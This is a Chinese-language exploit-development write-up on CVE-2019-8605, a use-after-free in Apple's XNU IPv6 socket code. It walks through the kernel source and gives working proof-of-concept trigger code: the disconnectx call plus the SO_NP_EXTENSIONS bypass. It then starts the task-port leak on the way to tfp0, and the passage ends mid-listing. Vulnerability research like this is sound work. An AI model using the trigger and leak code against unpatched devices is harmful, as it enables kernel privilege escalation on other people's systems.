CVE-2019-8605 FROM UAF TO TFP0

Author: wnagzihxa1n
Email: wnagzihxa1n@gmail.com

这篇文章的开始是我看了Ned Williamson的一个漏洞

- https://bugs.chromium.org/p/project-zero/issues/detail?id=1806

同时还在PJ0的博客上发了一篇非常非常棒的文章

- https://googleprojectzero.blogspot.com/2019/12/sockpuppet-walkthrough-of-kernel.html

公告

```
// https://support.apple.com/en-us/HT210549

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: A malicious application may be able to execute arbitrary code with system privileges

Description: A use after free issue was addressed with improved memory management.

CVE-2019-8605: Ned Williamson working with Google Project Zero
```

1. 开发层面的Socket

如公告所描述，这是一个存在于Socket中的UAF漏洞


一般搞开发的同学对于Socket更多的是了解到开发层面，比如使用Socket通信，我们从开发层面开始，逐步分析到底层

我们在学习计算机网络的时候，通过逻辑分层将网络分为七层，也叫作七层模型

- https://en.wikipedia.org/wiki/OSI_model

后来又出现了更为符合使用习惯的四层模型

- https://en.wikipedia.org/wiki/Internet_protocol_suite



函数`socket()`的原型如下，一共有三个参数

```
int socket(int domain, int type, int protocol);
```

第一个参数domain：协议族，比如`AF_INET`，`AF_INET6`

第二个参数type：socket类型，比如`SOCK_STREAM`，`SOCK_DGRAM`，`SOCK_RAW`

```
#define SOCK_STREAM 1        /* stream socket */
#define SOCK_DGRAM  2        /* datagram socket */
#define SOCK_RAW    3        /* raw-protocol interface */
#if !defined(_POSIX_C_SOURCE) || defined(_DARWIN_C_SOURCE)
#define SOCK_RDM    4        /* reliably-delivered message */
#endif  /* (!_POSIX_C_SOURCE || _DARWIN_C_SOURCE) */
#define SOCK_SEQPACKET  5        /* sequenced packet stream */
```

第三个参数protocol：传输协议，比如`IPPROTO_TCP`，`IPPROTO_UDP`

创建一个`Socket`对象的代码如下

```
int tcp_sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
if (tcp_sock < 0) {
    printf("[-] Can't create socket, error %d (%s)\n", errno,
strerror(errno));
    return -1;
}
```

如果要使用它作为服务端，还需要调用函数`bind()`绑定本地端口，然后调用函数`listen()`进行监听，最后在循环体内调用函数`accept()`与客户端建立连接，之后就可以发送数据通信了

关于Socket网络编程有一份文档写的真的很好，墙裂建议阅读

- https://beej.us/guide/bgnet/html/#socket

2. 漏洞源码分析

用户态函数`disconnectx()`

这个函数很难在搜索网站上搜到相关文档信息，我最后是通过源码阅读来理解这个函数调用在Poc里的作用

```
__API_AVAILABLE(macosx(10.11), ios(9.0), tvos(9.0), watchos(2.0))
int disconnectx(int, sae_associd_t, sae_connid_t);

448 AUE_NULL    ALL { int disconnectx(int s, sae_associd_t aid, sae_connid_t cid); }
```

通过分发，会调用到这个内核态函数，然后调用位置1的函数`disconnectx_nocancel()`

```
int
disconnectx(struct proc *p, struct disconnectx_args *uap, int *retval)
{
    /*
     * Due to similiarity with a POSIX interface, define as
     * an unofficial cancellation point.
     */
    __pthread_testcancel(1);
    return (disconnectx_nocancel(p, uap, retval));    // 1
}
```

位置2的函数`file_socket()`获取结构体变量`so`，最后调用位置3的函数`sodisconnectx()`

```
static int
disconnectx_nocancel(struct proc *p, struct disconnectx_args *uap, int *retval)
{
#pragma unused(p, retval)
    struct socket *so;
    int fd = uap->s;
    int error;

    error = file_socket(fd, &so);    // 2
```

```
    if (error != 0)
        return (error);
    if (so == NULL) {
        error = EBADF;
        goto out;
    }

    error = sodisconnectx(so, uap->aid, uap->cid);    // 3
out:
    file_drop(fd);
    return (error);
}

```

前后调用函数`socket_lock()`和`socket_unlock()`用了锁防条件竞争，然后调用位置4的函数`sodisconnectxlocked()`

```
int
sodisconnectx(struct socket *so, sae_associd_t aid, sae_connid_t cid)
{
    int error;

    socket_lock(so, 1);
    error = sodisconnectxlocked(so, aid, cid);    // 4
    socket_unlock(so, 1);
    return (error);
}
```

位置5的`*so->so_proto->pr_usrreqs->pru_disconnectx`是一个函数

```
int
sodisconnectxlocked(struct socket *so, sae_associd_t aid, sae_connid_t cid)
{
    int error;

    /*
     * Call the protocol disconnectx handler; let it handle all
     * matters related to the connection state of this session.
     */
    error = (*so->so_proto->pr_usrreqs->pru_disconnectx)(so, aid, cid);    // 5
    if (error == 0) {
        /*
         * The event applies only for the session, not for
         * the disconnection of individual subflows.
```

```c
             */
        if (so->so_state & (SS_ISDISCONNECTING|SS_ISDISCONNECTED))
            sflt_notify(so, sock_evt_disconnected, NULL);
    }
    return (error);
}
```

通过结构体初始化赋值的特征进行搜索，找到对应的实现是函数`tcp_usr_disconnectx()`，该函数的三个参数就是用户态传入的参数，位置6有一个条件判断，我们只需要令第二个参数为`0`即可绕过，绕过判断之后，调用位置7的函数`tcp_usr_disconnect()`

```c
#define SAE_ASSOCID_ANY 0
#define SAE_ASSOCID_ALL ((sae_associd_t)(-1ULL))
#define EINVAL      22      /* Invalid argument */

static int
tcp_usr_disconnectx(struct socket *so, sae_associd_t aid, sae_connid_t cid)
{
#pragma unused(cid)
    if (aid != SAE_ASSOCID_ANY && aid != SAE_ASSOCID_ALL)    // 6
        return (EINVAL);

    return (tcp_usr_disconnect(so));    // 7
}
```

函数`tcp_usr_disconnect()`有两个宏：`COMMON_START()`和`COMMON_END(PRU_DISCONNECT)`，`COMMON_START()`会执行`tp = intotcpcb(inp)`对变量`tp`进行赋值，所以业务逻辑上是没有问题的，然后调用位置8的函数`tcp_disconnect()`

```c
static int
tcp_usr_disconnect(struct socket *so)
{
    int error = 0;
    struct inpcb *inp = sotoinpcb(so);
    struct tcpcb *tp;

    socket_lock_assert_owned(so);
    COMMON_START();
        /* In case we got disconnected from the peer */
        if (tp == NULL)
        goto out;
    tp = tcp_disconnect(tp);    // 8
    COMMON_END(PRU_DISCONNECT);
}
```

函数`tcp_disconnect()`有一个判断`tp->t_state < TCPS_ESTABLISHED`，`tp->t_state`是Socket状态，我列举了部分，因为我们只创建了一个结构体变量`socket`，并没有调用函数`bind()`与函数`listen()`，所以状态为`TCPS_CLOSED`，那么这里就应该调用位置9的函数`tcp_close()`

```
#define TCPS_CLOSED      0   /* closed */
#define TCPS_LISTEN      1   /* listening for connection */
#define TCPS_SYN_SENT        2   /* active, have sent syn */
#define TCPS_SYN_RECEIVED    3   /* have send and received syn */
/* states < TCPS_ESTABLISHED are those where connections not established */
#define TCPS_ESTABLISHED     4   /* established */

static struct tcpcb *
tcp_disconnect(struct tcpcb *tp)
{
    struct socket *so = tp->t_inpcb->inp_socket;

    if (so->so_rcv.sb_cc != 0 || tp->t_reassqlen != 0)
        return tcp_drop(tp, 0);

    if (tp->t_state < TCPS_ESTABLISHED)
        tp = tcp_close(tp);     // 9
    else if ((so->so_options & SO_LINGER) && so->so_linger == 0)
        tp = tcp_drop(tp, 0);
    else {
        soisdisconnecting(so);
        sbflush(&so->so_rcv);
        tp = tcp_usrclosed(tp);
#if MPTCP
        /* A reset has been sent but socket exists, do not send FIN */
        if ((so->so_flags & SOF_MP_SUBFLOW) &&
            (tp) && (tp->t_mpflags & TMPF_RESET))
            return (tp);
#endif
        if (tp)
            (void) tcp_output(tp);
    }
    return (tp);
}

```

想要在用户态进行状态判断可以参照如下代码

```
//
https://developer.apple.com/documentation/kernel/tcp_connection_info

int tcp_sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
struct tcp_connection_info info;
int len = sizeof(info);
getsockopt(tcp_sock, IPPROTO_TCP, TCP_CONNECTION_INFO, &info,
(socklen_t *)&len);
NSLog(@"%d", info.tcpi_state);
```

函数`tcp_close()`实在是太长了，这里去掉了部分业务逻辑代码，反正肯定会执行到下面的，此处会判断协议族，本次漏洞发生在位置10的函数`in6_pcbdetach()`

```
struct tcpcb *
tcp_close(struct tcpcb *tp)
{
    struct inpcb *inp = tp->t_inpcb;
    struct socket *so = inp->inp_socket;

    ...

#if INET6
    if (SOCK_CHECK_DOM(so, PF_INET6))
        in6_pcbdetach(inp);     // 10
    else
#endif /* INET6 */
    in_pcbdetach(inp);

    /*
     * Call soisdisconnected after detach because it might unlock the
socket
     */
    soisdisconnected(so);
    tcpstat.tcps_closed++;
    KERNEL_DEBUG(DBG_FNC_TCP_CLOSE | DBG_FUNC_END,
        tcpstat.tcps_closed, 0, 0, 0, 0);
    return (NULL);
}
```

函数`in6_pcbdetach()`的位置11调用函数`ip6_freepcbopts()`释放结构体成员`inp->in6p_outputopts`，从上下文可以看出来，这里只进行了释放操作，并没有将`inp->in6p_outputopts`置为`NULL`，符合UAF的漏洞模型

```
void
in6_pcbdetach(struct inpcb *inp)
```

```
{
    struct socket *so = inp->inp_socket;

    if (so->so_pcb == NULL) {
        /* PCB has been disposed */
        panic("%s: inp=%p so=%p proto=%d so_pcb is null!\n", __func__,
            inp, so, SOCK_PROTO(so));
        /* NOTREACHED */
    }

#if IPSEC
    if (inp->in6p_sp != NULL) {
        (void) ipsec6_delete_pcbpolicy(inp);
    }
#endif /* IPSEC */

    if (inp->inp_stat != NULL && SOCK_PROTO(so) == IPPROTO_UDP) {
        if (inp->inp_stat->rxpackets == 0 && inp->inp_stat->txpackets == 0) {
            INC_ATOMIC_INT64_LIM(net_api_stats.nas_socket_inet6_dgram_no_data);
        }
    }

    /*
     * Let NetworkStatistics know this PCB is going away
     * before we detach it.
     */
    if (nstat_collect &&
        (SOCK_PROTO(so) == IPPROTO_TCP || SOCK_PROTO(so) == IPPROTO_UDP))
        nstat_pcb_detach(inp);
    /* mark socket state as dead */
    if (in_pcb_checkstate(inp, WNT_STOPUSING, 1) != WNT_STOPUSING) {
        panic("%s: so=%p proto=%d couldn't set to STOPUSING\n",
            __func__, so, SOCK_PROTO(so));
        /* NOTREACHED */
    }

    if (!(so->so_flags & SOF_PCBCLEARING)) {
        struct ip_moptions *imo;
        struct ip6_moptions *im6o;

        inp->inp_vflag = 0;
        if (inp->in6p_options != NULL) {
```

```
            m_freem(inp->in6p_options);
            inp->in6p_options = NULL;
        }
        ip6_freepcbopts(inp->in6p_outputopts);    // 11
        ROUTE_RELEASE(&inp->in6p_route);
        /* free IPv4 related resources in case of mapped addr */
        if (inp->inp_options != NULL) {
            (void) m_free(inp->inp_options);
            inp->inp_options = NULL;
        }
        im6o = inp->in6p_moptions;
        inp->in6p_moptions = NULL;

        imo = inp->inp_moptions;
        inp->inp_moptions = NULL;

        sofreelastref(so, 0);
        inp->inp_state = INPCB_STATE_DEAD;
        /* makes sure we're not called twice from so_close */
        so->so_flags |= SOF_PCBCLEARING;

        inpcb_gc_sched(inp->inp_pcbinfo, INPCB_TIMER_FAST);

        /*
         * See inp_join_group() for why we need to unlock
         */
        if (im6o != NULL || imo != NULL) {
            socket_unlock(so, 0);
            if (im6o != NULL)
                IM6O_REMREF(im6o);
            if (imo != NULL)
                IMO_REMREF(imo);
            socket_lock(so, 0);
        }
    }
}
```

跟到这里我只能说Socket实在是太庞大了！

3. 探索漏洞触发路径

从漏洞分析可以看到这个漏洞函数是可以从用户态进行调用的

```
448 AUE_NULL    ALL { int disconnectx(int s, sae_associd_t aid, sae_connid_t cid); }
```

所以最基本的调用代码如下，调用完函数`disconnectx()`之后，我们就获得了一个存在漏洞的结构体变量`tcp_sock`

```
int main(int argc, char * argv[]) {
    int tcp_sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
    disconnectx(tcp_sock, 0, 0);
}
```

我们知道，UAF漏洞的一个关键点在于释放掉的一个指针后续被继续使用，那我们如何使用一个被关闭后的Socket呢?

Socket有两个属性读写函数`getsockopt()`和`setsockopt()`，两个函数的原型如下

```
105 AUE_SETSOCKOPT  ALL { int setsockopt(int s, int level, int name, caddr_t val, socklen_t valsize); }
118 AUE_GETSOCKOPT  ALL { int getsockopt(int s, int level, int name, caddr_t val, socklen_t *avalsize); }
```

函数`setsockopt()`的第一个参数是Socket变量，第二个参数有多个选择，看操作的层级，第三个是操作的选项名，这个选项名跟第二个参数`level`有关，第四个参数是新选项值的指针，第五个参数是第四个参数的大小

```
#define IPV6_USE_MIN_MTU 42

int get_minmtu(int sock, int *minmtu) {
    socklen_t size = sizeof(*minmtu);
    return getsockopt(sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu, &size);
}

int main(int argc, char * argv[]) {
    int tcp_sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
    // SOPT_SET
    int minmtu = -1;
    setsockopt(tcp_sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
    // SOPT_GET
    int mtu;
    get_minmtu(tcp_sock, &mtu);
    NSLog(@"%d\n", mtu);
}
```

为什么第二个参数和第三个参数要设置成`IPPROTO_IPV6`和`IPV6_USE_MIN_MTU`?

这就要先来看最开始那个没有被置为`NULL`的结构体成员`inp->in6p_outputopts`了，这个成员的结构体定义如下

```
struct  ip6_pktopts {
    struct  mbuf *ip6po_m;  /* Pointer to mbuf storing the data */
    int ip6po_hlim; /* Hoplimit for outgoing packets */

    /* Outgoing IF/address information */
    struct  in6_pktinfo *ip6po_pktinfo;

    /* Next-hop address information */
    struct  ip6po_nhinfo ip6po_nhinfo;

    struct  ip6_hbh *ip6po_hbh; /* Hop-by-Hop options header */

    /* Destination options header (before a routing header) */
    struct  ip6_dest *ip6po_dest1;

    /* Routing header related info. */
    struct  ip6po_rhinfo ip6po_rhinfo;

    /* Destination options header (after a routing header) */
    struct  ip6_dest *ip6po_dest2;

    int ip6po_tclass;   /* traffic class */

    int ip6po_minmtu;  /* fragment vs PMTU discovery policy */
#define IP6PO_MINMTU_MCASTONLY  -1 /* default; send at min MTU for multicast */
#define IP6PO_MINMTU_DISABLE     0 /* always perform pmtu disc */
#define IP6PO_MINMTU_ALL     1 /* always send at min MTU */

    /* whether temporary addresses are preferred as source address */
    int ip6po_prefer_tempaddr;

#define IP6PO_TEMPADDR_SYSTEM   -1 /* follow the system default */
#define IP6PO_TEMPADDR_NOTPREFER 0 /* not prefer temporary address */
#define IP6PO_TEMPADDR_PREFER    1 /* prefer temporary address */

    int ip6po_flags;
#if 0   /* parameters in this block is obsolete. do not reuse the values. */
#define IP6PO_REACHCONF 0x01    /* upper-layer reachability confirmation. */
#define IP6PO_MINMTU    0x02    /* use minimum MTU (IPV6_USE_MIN_MTU) */
```

```
#endif
#define IP6PO_DONTFRAG       0x04    /* no fragmentation (IPV6_DONTFRAG) */
#define IP6PO_USECOA         0x08    /* use care of address */
};
```

无论是`set*()`还是`get*()`，最后都肯定是要通过一个`case`判断再操作到结构体成员的

源码搜索`IPV6_USE_MIN_MTU`，在函数`ip6_getpcbopt`发现一段符合我们所说特征的代码，可见选项`IPV6_USE_MIN_MTU`操作的结构体成员是`ip6_pktopts->ip6po_minmtu`

```
static int
ip6_setpktopt(int optname, u_char *buf, int len, struct ip6_pktopts *opt,
    int sticky, int cmsg, int uproto)
{
    ...
    switch (optname) {
    ...
    case IPV6_USE_MIN_MTU:
        if (len != sizeof (int))
            return (EINVAL);
        minmtupolicy = *(int *)(void *)buf;
        if (minmtupolicy != IP6PO_MINMTU_MCASTONLY &&
            minmtupolicy != IP6PO_MINMTU_DISABLE &&
            minmtupolicy != IP6PO_MINMTU_ALL) {
            return (EINVAL);
        }
        opt->ip6po_minmtu = minmtupolicy;    // 赋值操作
        break;
```

函数`ip6_setpktopts()`和函数`ip6_pcbopt()`都调用到了函数`ip6_setpktopt()`，但前者的调用逻辑不符合，所以确定调用者是函数`ip6_pcbopt`

```
static int
ip6_pcbopt(int optname, u_char *buf, int len, struct ip6_pktopts **pktopt,
    int uproto)
{
    struct ip6_pktopts *opt;

    opt = *pktopt;
    if (opt == NULL) {
        opt = _MALLOC(sizeof (*opt), M_IP6OPT, M_WAITOK);
        if (opt == NULL)
            return (ENOBUFS);
```

```
        ip6_initpktopts(opt);
        *pktopt = opt;
    }

    return (ip6_setpktopt(optname, buf, len, opt, 1, 0, uproto));
}
```

在函数`ip6_ctloutput()`里，当`optname`为`IPV6_USE_MIN_MTU`的时候调用函数`ip6_pcbopt()`

```
int
ip6_ctloutput(struct socket *so, struct sockopt *sopt)
{
    ...
    if (level == IPPROTO_IPV6) {
        boolean_t capture_exthdrstat_in = FALSE;
        switch (op) {
        case SOPT_SET:
            switch (optname) {
            ...
            case IPV6_TCLASS:
            case IPV6_DONTFRAG:
            case IPV6_USE_MIN_MTU:
            case IPV6_PREFER_TEMPADDR: {
                ...
                optp = &in6p->in6p_outputopts;
                error = ip6_pcbopt(optname, (u_char *)&optval,
                    sizeof (optval), optp, uproto);
                ...
                break;
            }
```

函数`rip6_ctloutput()`做了`SOPT_SET`和`SOPT_GET`的判断，`IPV6_USE_MIN_MTU`会走`default`分支调用函数`ip6_ctloutput()`

```
int
rip6_ctloutput(
    struct socket *so,
    struct sockopt *sopt)
{
    ...
    switch (sopt->sopt_dir) {
    case SOPT_GET:
    ...
    case SOPT_SET:
```

```c
        switch (sopt->sopt_name) {
        case IPV6_CHECKSUM:
            error = ip6_raw_ctloutput(so, sopt);
            break;

        case SO_FLUSH:
            if ((error = sooptcopyin(sopt, &optval, sizeof (optval),
                sizeof (optval))) != 0)
                break;

            error = inp_flush(sotoinpcb(so), optval);
            break;

        default:
            error = ip6_ctloutput(so, sopt);    // 选项名为IPV6_USE_MIN_MTU
            break;
        }
        break;
    }

    return (error);
}
```

函数`rip6_ctloutput()`并不是常规的层层调用回去，而是使用结构体赋值的形式进行调用

```c
{
    ...
    .pr_ctloutput =     rip6_ctloutput,
}
```

这个也简单，直接搜索`->pr_ctloutput`，当`level`不是`SOL_SOCKET`的时候，就调用函数`rip6_ctloutput()`

```c
int
sosetoptlock(struct socket *so, struct sockopt *sopt, int dolock)
{
    ...

    if ((so->so_state & (SS_CANTRCVMORE | SS_CANTSENDMORE)) ==
        (SS_CANTRCVMORE | SS_CANTSENDMORE) &&
        (so->so_flags & SOF_NPX_SETOPTSHUT) == 0) {
        /* the socket has been shutdown, no more sockopt's */
        error = EINVAL;
        goto out;
    }
```

```
    ...

    if (sopt->sopt_level != SOL_SOCKET) {
        if (so->so_proto != NULL &&
            so->so_proto->pr_ctloutput != NULL) {
            error = (*so->so_proto->pr_ctloutput)(so, sopt);
            goto out;
        }
        error = ENOPROTOOPT;
    } else {
```

最后回到最早的调用函数`setsockopt()`

```
int
setsockopt(struct proc *p, struct setsockopt_args *uap,
    __unused int32_t *retval)
{
    struct socket *so;
    struct sockopt sopt;
    int error;

    AUDIT_ARG(fd, uap->s);
    if (uap->val == 0 && uap->valsize != 0)
        return (EFAULT);
    /* No bounds checking on size (it's unsigned) */

    error = file_socket(uap->s, &so);
    if (error)
        return (error);

    sopt.sopt_dir = SOPT_SET;
    sopt.sopt_level = uap->level;
    sopt.sopt_name = uap->name;
    sopt.sopt_val = uap->val;
    sopt.sopt_valsize = uap->valsize;
    sopt.sopt_p = p;

    if (so == NULL) {
        error = EINVAL;
        goto out;
    }
#if CONFIG_MACF_SOCKET_SUBSET
    if ((error = mac_socket_check_setsockopt(kauth_cred_get(), so,
        &sopt)) != 0)
        goto out;
```

```
#endif /* MAC_SOCKET_SUBSET */
    error = sosetoptlock(so, &sopt, 1); /* will lock socket */
out:
    file_drop(uap->s);
    return (error);
}
```

以上为参数`IPPROTO_IPV6`和`IPV6_USE_MIN_MTU`的由来

但记住，现在是Socket还正常存在的情况，如果调用了函数`disconnectx()`呢?

Socket被关闭了还能操作吗?

```
#define IPV6_USE_MIN_MTU 42

int get_minmtu(int sock, int *minmtu) {
    socklen_t size = sizeof(*minmtu);
    return getsockopt(sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu, &size);
}

int main(int argc, char * argv[]) {
    int tcp_sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
    // SOPT_SET
    int minmtu = -1;
    setsockopt(tcp_sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
    // 释放in6p_outputopts
    disconnectx(tcp_sock, 0, 0);
    int ret = setsockopt(tcp_sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
    if (ret) {
        printf("[-] setsockopt() failed, error %d (%s)\n", errno, strerror(errno));
        return -1;
    }
}
```

显然是不能的

```
[-] setsockopt() failed, error 22 (Invalid argument)
```

因为在函数`sosetoptlock()`有一个检查，如果发现Socket已经被关闭，就直接失败

```
#define SS_CANTRCVMORE      0x0020  /* can't receive more data from peer */
```

```
#define SS_CANTSENDMORE     0x0010  /* can't send more data to peer */
#define SOF_NPX_SETOPTSHUT  0x00002000 /* Non POSIX extension to allow

int
sosetoptlock(struct socket *so, struct sockopt *sopt, int dolock)
{
    ...

    if ((so->so_state & (SS_CANTRCVMORE | SS_CANTSENDMORE)) ==
        (SS_CANTRCVMORE | SS_CANTSENDMORE) &&
        (so->so_flags & SOF_NPX_SETOPTSHUT) == 0) {
        /* the socket has been shutdown, no more sockopt's */
        error = EINVAL;
        goto out;
    }
    ...
```

理解一下这个检查，左边`so->so_state`只能是`SS_CANTRCVMORE`与`SS_CANTSENDMORE`之间任意一种且右边`so->so_flags`不能是`SOF_NPX_SETOPTSHUT`，就会跳到`goto out`

```
(so->so_state & (SS_CANTRCVMORE | SS_CANTSENDMORE)) == (SS_CANTRCVMORE | SS_CANTSENDMORE)
&& (so->so_flags & SOF_NPX_SETOPTSHUT) == 0
```

但是天无绝人之路，看下面这个宏，允许在关闭Socket之后使用函数`setsockopt`

```
#define SONPX_SETOPTSHUT    0x000000001 /* flag for allowing setsockopt after shutdown */
```

找到这个宏的使用场景，发现是在`level`为`SOL_SOCKET`的分支里，当满足`sonpx.npx_mask`和`sonpx.npx_flags`都为`SONPX_SETOPTSHUT`时，就会给`so->so_flags`添加`SOF_NPX_SETOPTSHUT`标志位

```
int
sosetoptlock(struct socket *so, struct sockopt *sopt, int dolock)
{
    ...
    if (sopt->sopt_level != SOL_SOCKET) {
        ...
    } else {
        ...
        switch (sopt->sopt_name) {
        ...
```

```c
        case SO_NP_EXTENSIONS: {
            struct so_np_extensions sonpx;

            error = sooptcopyin(sopt, &sonpx, sizeof (sonpx),
                sizeof (sonpx));
            if (error != 0)
                goto out;
            if (sonpx.npx_mask & ~SONPX_MASK_VALID) {
                error = EINVAL;
                goto out;
            }
            /*
             * Only one bit defined for now
             */
            if ((sonpx.npx_mask & SONPX_SETOPTSHUT)) {
                if ((sonpx.npx_flags & SONPX_SETOPTSHUT))
                    so->so_flags |= SOF_NPX_SETOPTSHUT;     // 添加标志位
                else
                    so->so_flags &= ~SOF_NPX_SETOPTSHUT;
            }
            break;
        }
```

当`so->so_flags`拥有`SOF_NPX_SETOPTSHUT`标志位，那么右边的检查就不能成立，成功绕过

```c
(so->so_state & (SS_CANTRCVMORE | SS_CANTSENDMORE)) == (SS_CANTRCVMORE | SS_CANTSENDMORE)
&& (so->so_flags & SOF_NPX_SETOPTSHUT) == 0
```

此时的代码如下

```c
int main(int argc, char * argv[]) {
    int tcp_sock = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
    int minmtu = -1;
    setsockopt(tcp_sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
    struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
    setsockopt(tcp_sock, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
    disconnectx(tcp_sock, 0, 0);
    minmtu = 1;
    ret = setsockopt(tcp_sock, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
    if (ret) {
```

```
        printf("[-] setsockopt() failed, error %d (%s)\n", errno, strerror(errno));
        return -1;
    }
    int mtu;
    get_minmtu(tcp_sock, &mtu);
    NSLog(@"%d\n", mtu);

    return UIApplicationMain(argc, argv, nil, appDelegateClassName);
}
```

相当成功

```
2021-01-20 00:26:04.136672+0800 CVE-2019-8605-iOS[650:238743] 1
```

4. 泄露Task Port内核态地址

UAF漏洞常规利用方案是堆喷分配到先前释放掉的空间，这样我们拥有的指针指向的空间数据就可控，接下来尝试泄露一个地址

按照Ned Williamson的思路来分析利用方案，以下的分析顺序并非按照Exp的顺序进行，大家可自行对照

- https://bugs.chromium.org/p/project-zero/issues/attachment?aid=403533&signed_aid=-2cO9Y7SDzmQNv1CHt6J3w==

那么我们泄露什么地址呢？

答案是：`Task Port`

为了解释说明什么是`Task Port`以及获取`Task Port`能干什么，这里先介绍XNU的Task

Task是资源的容器，封装了虚拟地址空间，处理器资源，调度控制等，对应的结构体如下，重点注意其中的`IPC structures`部分

```
struct task {
    /* Synchronization/destruction information */
    decl_lck_mtx_data(,lock)        /* Task's lock */
    _Atomic uint32_t    ref_count;  /* Number of references to me */
    boolean_t   active;     /* Task has not been terminated */
    boolean_t   halting;    /* Task is being halted */
    /* Virtual timers */
    uint32_t        vtimers;

    /* Miscellaneous */
    vm_map_t    map;        /* Address space description */
    queue_chain_t   tasks;  /* global list of tasks */
```

```

    /* Threads in this task */
    queue_head_t        threads;

    ...

    /* IPC structures */
    decl_lck_mtx_data(,itk_lock_data)
    struct ipc_port *itk_self;  /* not a right, doesn't hold ref */
    struct ipc_port *itk_nself; /* not a right, doesn't hold ref */
    struct ipc_port *itk_sself; /* a send right */
    struct exception_action exc_actions[EXC_TYPES_COUNT];
                    /* a send right each valid element  */
    struct ipc_port *itk_host;  /* a send right */
    struct ipc_port *itk_bootstrap; /* a send right */
    struct ipc_port *itk_seatbelt;  /* a send right */
    struct ipc_port *itk_gssd;  /* yet another send right */
    struct ipc_port *itk_debug_control; /* send right for debugmode communications */
    struct ipc_port *itk_task_access; /* and another send right */
    struct ipc_port *itk_resume;    /* a receive right to resume this task */
    struct ipc_port *itk_registered[TASK_PORT_REGISTER_MAX];
                    /* all send rights */

    struct ipc_space *itk_space;
    ...
};
```

简单来说，`Task Port`是任务本身的Port，使用`mach_task_self`或`mach_task_self()`都可以获取到它，我可以利用它做很多事情，下面利用代码中的函数`find_port_via_uaf()`第一个参数就是通过调用函数`mach_task_self()`获取的

泄露`Task Port`的流程如下

```
self_port_addr = task_self_addr(); // port leak primitive
```

这里还用到了缓存机制

```c
uint64_t task_self_addr() {
    static uint64_t cached_task_self_addr = 0;
    // 判断是否获取过Task Port地址
    if (cached_task_self_addr)
        return cached_task_self_addr;   // 返回缓存的Task Port地址
    else
        return find_port_via_uaf(mach_task_self(),
MACH_MSG_TYPE_COPY_SEND);
}
```

先获取一个存在漏洞的Socket，然后填充释放掉的内存并利用`inp->in6p_outputopts`读取数据

```c
uint64_t find_port_via_uaf(mach_port_t port, int disposition) {
    int sock = get_socket_with_dangling_options();

    // 填充释放掉的内存并利用inp->in6p_outputopts读取数据
        ...

    close(sock);
    return 0;
}
```

这里不直接填充数据是因为Port在用户态和内核态表现形式不一样，我们不能盲目直接把Port填充进去

在用户态，Port是一个无符号整形

```c
typedef __darwin_mach_port_t mach_port_t;
typedef __darwin_mach_port_name_t __darwin_mach_port_t; /* Used by
mach */
typedef __darwin_natural_t __darwin_mach_port_name_t; /* Used by mach
*/
typedef unsigned int        __darwin_natural_t;
```

在内核态，Port可是一个结构体`ipc_port`

```c
struct ipc_port {

    /*
     * Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
     */
    struct ipc_object ip_object;
```

```
    struct ipc_mqueue ip_messages;

    union {
        struct ipc_space *receiver;
        struct ipc_port *destination;
        ipc_port_timestamp_t timestamp;
    } data;

    union {
        ipc_kobject_t kobject;
        ipc_importance_task_t imp_task;
        ipc_port_t sync_inheritor_port;
        struct knote *sync_inheritor_knote;
        struct turnstile *sync_inheritor_ts;
    } kdata;

    struct ipc_port *ip_nsrequest;
    struct ipc_port *ip_pdrequest;
